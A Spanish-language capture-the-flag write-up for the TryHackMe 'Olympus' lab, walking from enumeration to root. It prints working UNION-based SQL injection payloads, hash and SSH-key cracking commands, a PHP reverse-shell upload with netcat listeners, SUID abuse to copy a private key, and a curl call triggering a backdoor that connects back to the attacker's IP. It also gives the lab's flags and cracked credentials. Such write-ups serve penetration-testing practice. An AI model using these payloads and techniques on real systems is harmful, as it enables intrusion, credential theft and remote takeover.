

Resolución de Laboratorio

Olympus

CTF de una aplicación web. La cadena de explotación va desde enumeración básica hasta acceso root, pasando por SQL injection, RCE y escalada de privilegios. Ideal para practicar pivoting entre usuarios y explotación de binarios SUID. .

URL: <https://tryhackme.com/room/olympusroom>

Writeup por Jenrrisinho


Fase 1: Enumeración Inicial

Comencé agregando el dominio a /etc/hosts para el acceso

```
root@kali: ~  
Session Actions Edit View Help  
GNU nano 9.1 /etc/hosts *  
127.0.0.1 localhost  
127.0.1.1 kali  
::1 localhost ip6-localhost ip6-loopback  
ff02::1 ip6-allnodes  
ff02::2 ip6-allrouters  
10.66.139.87 olympus.thm
```

Luego un escaneo básico:
nmap -sC -sV olympus.thm

Descubrí dos puertos principales: **22 (SSH)** y **80 (HTTP)**. Al acceder por HTTP encontré un CMS llamado "Victor's CMS" alojado en /~webmaster/.



Fuzzear directorios reveló:

- /~webmaster/includes/ — archivos PHP sensibles (db.php, login.php, etc.)
- /~webmaster/static/ — recursos estáticos (CSS, JS, JSON)
- /~webmaster/admin/ — panel administrativo protegido
- Subdominios adicionales como chat.olympus.thm (descubiertos a través de emails en la base de datos luego)

Hallazgo clave: El blog del sitio tenía posts públicos, pero intentar acceder a posts individuales daba 404. Sin embargo, existía un parámetro category.php?cat_id=X

que sí funcionaba.

Fase 2: SQL Injection en el Buscador

Encontré un formulario de búsqueda en `/~webmaster/search.php` que aceptaba un parámetro POST llamado `search`. Comencé a probar inyecciones SQL:

Usé ORDER BY para identificar el número de columnas:

`search=nonexistente' ORDER BY 11--` - (Error: Unknown column '11')

`search=nonexistente' ORDER BY 10--` - (Funciona)

Pretty Raw Hex Render

Victor's CMS

Heading

Secondary Text

Query FailUnknown column '11' in 'order clause'

Confirmé 10 columnas. Luego hice un UNION SELECT para mapear dónde se reflejaba el contenido:

`search=nonexistente' UNION SELECT 1,2,3,4,5,6,7,8,9,10--` -

Heading

Secondary Text

3

by 4

⌚ Posted on 5

 900 * 300

7.....

[Read More >](#)

[← Older](#)

s

Search

Extraemos datos:

- Base de datos:

```
search=nonexistente' UNION SELECT 1,2,3,4,5,6,database(),8,9,10-- - -
```

Resultado: olympus

- Tablas

```
search=nonexistente' UNION SELECT 1,2,3,4,5,6,group_concat(table_name),8,9,10  
FROM information_schema.tables WHERE table_schema='olympus'-- -
```

Resultado: categories, chats, comments, flag, posts, users

Heading

Secondary Text

3

by 4

🕒Posted on 5

 900 * 300

categories,chats,comments,flag,posts,users.....

[Read More >](#)

La tabla de flag soltó la columna flag:

```
search=nonexistente' UNION SELECT
1,2,3,4,5,6,group_concat(column_name),8,9,10 FROM information_schema.columns
WHERE table_name='flag'-- -
```

Extraememos los valores y logramos la primera flag:

```
search=nonexistente' UNION SELECT 1,2,3,4,5,6,flag,8,9,10 FROM flag-- -
```

Flag1: flag{Sm4rt!_k33P_d1gGIng}

- Columnas de users

```
search=nonexistente' UNION SELECT
1,2,3,4,5,6,group_concat(column_name),8,9,10 FROM information_schema.columns
WHERE table_name='users'-- -
```

Resultado: user_id, user_name, user_password, user_email, user_role, randsalt,...

- Datos de usuarios

```
search=nonexistente' UNION SELECT
1,2,3,4,5,6,group_concat(user_name,':',user_password,':',user_role SEPARATOR
0x0a),8,9,10 FROM users-- -
```

Fase 3: Hash Cracking con John the Ripper

Guardé los hashes en un archivo y usé John para crackearlos:


```
1 prometheus:$2y$10$YC6uoMwK9VpB5QL513vfLu1RV2sgBf01c0lzPHcz1qK2EArDvnj3C
2 root:$2y$10$lcs4XWc5yjVNsMb4CUBGJevEkIuWdZN3rsuKWHCc.FGtapBAfW.mK
3 zeus:$2y$10$cpJKDXh2wLAi5KlCsUaLConf0g5fiG0QSUS53zp/r0HMTaj6rT4lC
```

```
john --wordlist=/usr/share/wordlists/rockyou.txt
/root/Documents/olympus-thm/hashes.txt
```

```
john --wordlist=/usr/share/wordlists/rockyou.txt /root/Documents/olympus-thm/hashes.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:01:05 0.01% (ETA: 2026-09-06 07:33) 0g/s 32.90p/s 99.26c/s 99.26C/s escorpion..myfamily
0g 0:00:01:10 0.01% (ETA: 2026-09-06 06:30) 0g/s 33.13p/s 99.40c/s 99.40C/s moocow..marine
summertime (prometheus)
1g 0:00:10:26 0.17% (ETA: 2026-09-04 08:39) 0.001597g/s 46.88p/s 100.2c/s 100.2C/s ilovebaby..h
annah03
```

Resultado: prometheus:summertime fue crackeado

Probé esta credencial en el login del CMS (/~webmaster/index.php) y funcionó. Obtuve acceso al panel administrativo como usuario prometheus con rol "User".



Welcome to Users Page Users Content

ID	Username	First-Name	Last-Name	Email	Image	Date	User Role	RandSalt	Change to Admin	Change to Subscriber	Edit	Del
3	prometheus	prometheus	wasas	prometheus@olympus.thm		Mon/Aug/2026,06:41am	User					
6	root	root		root@chat.olympus.thm		Mon/Aug/2026,06:41am	Admin	dgas				
7	zeus	zeus		zeus@chat.olympus.thm		Mon/Aug/2026,06:41am	User	dgas				


Fase 4: RCE vía File Upload

Dentro del panel admin, en la sección "Post", había un campo para subir imagen. Intenté subir un archivo PHP directamente, pero fue rechazado. Probé varios bypasses:

- Cambiar extensión a .php.jpg, .phtml
- Modificar el Content-Type a image/jpeg en Burp Interceptor

Nada funcionó desde el panel web. Sin embargo, descubrí otro vector: el **subdominio chat.olympus.thm** (encontrado al revisar los emails de la tabla users).

En chat.olympus.thm logré loguearme con las mismas credenciales (prometheus:summertime). El chat tenía un formulario de upload de archivos menos restringido. Subí una reverse shell PHP renombrada con un nombre aleatorio (el sistema generaba nombres random).



El script de chat registraba el nombre real del archivo subido. Accedí a la shell vía la ruta que el sistema expuso.

Shell conseguida como: www-data

```
(root@kali)-[~]
# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.166.149] from (UNKNOWN) [10.66.139.87] 42652
Linux ip-10-66-139-87 5.15.0-138-generic #148~20.04.1-Ubuntu SMP Fri Mar 28 14:32:35 UTC 2025 x
86_64 x86_64 x86_64 GNU/Linux
07:08:31 up 2:30, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data),7777(web)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@ip-10-66-139-87:/$ stty raw -echo; fg
stty raw -echo; fg
bash: fg: current: no such job
www-data@ip-10-66-139-87:/$
```

Fase 5: Escalada a usuario zeus

Desde la shell de www-data, enumeré binarios SUID:

```
www-data@ip-10-66-139-87:/$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/cputils
/usr/bin/sudo
/usr/bin/mount
/usr/bin/gpasswd
/usr/bin/at
/usr/bin/pkexec
/usr/bin/su
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/fusermount
/usr/bin/umount
/usr/bin/newgrp
/snap/snapd/23771/usr/lib/snapd/snap-confine
```

Encontré un binario sospechoso: /usr/bin/cputils (propiedad de zeus, con SUID activado). Al ejecutarlo, pedía un archivo origen y destino, y lo copiaba con los permisos de zeus.

Copié la clave privada SSH de zeus (protegida por passphrase) hacia una ruta accesible. Luego la transferí a mi máquina Kali.

```
/usr/bin/cputils
```

```
# Ingresé: /home/zeus/.ssh/id_rsa
```

```
# Destino: /root/Documents/olympus-thm/privatekey_zeus.txt
```

Convertí la clave a un hash para John:

```
ssh2john /root/Documents/olympus-thm/privatekey_zeus.txt > zeus_key_hash.txt
```

```
john --wordlist=/usr/share/wordlists/rockyou.txt zeus_key_hash.txt
```

Resultado: Passphrase = snowflake

Conecté por SSH:

```
ssh -i zeus_key zeus@olympus.thm
```

Buscando usando ls, encontramos donde está la segunda flag, esta estaba en

/home/zeus/user.flag

Flag2: flag{You_Got_TH3_lightNinG_P0w3R}

Fase 6: Escalada a Root

Como zeus, enumeré archivos que pertenecían a mi usuario o grupo fuera del home:

```
find / -user zeus -not -path "/home/zeus/*" 2>/dev/null
```

Encontré una carpeta oculta en /var/www/html/0aB44fdS3eDnLkpsz3deGv8TttR4sc/ con dos archivos:

index.html (no accesible)

VIGQFQFMYOST.php (un backdoor de reverse shell)

El PHP contenía un password hardcodeado: a7c5ffcf139742f52a5267c4a0674129

El script ejecutaba un binario especial /lib/defended/libc.so.99 (disfrazado de librería) que era en realidad un shell con privilegios elevados.

Ejecuté el backdoor desde mi máquina Kali:

```
(root@kali)-[~]  
# curl -X POST "http://10.66.139.87/0aB44fdS3eDnLkpsz3deGv8TttR4sc/VIGQFQFMYOST.php?ip=192.168.166.149&port=5555" -d "password=a7c5ffcf139742f52a5267c4a0674129"
```

Con un listener en mi Kali (nc -lvnp 5555), recibí una conexión reversa como root.

Verifiqué con:

```
whoami      # root
```

```
id          # uid=0
```

Flag 3: flag{D4mN!_Y0u_G0t_m3_:)} (encontrado en /root/)

Flag 4 (Bonus): flag{You_G0t_m3_g00d!} (encontrado mediante grep -r "flag{" / en directorios sensibles)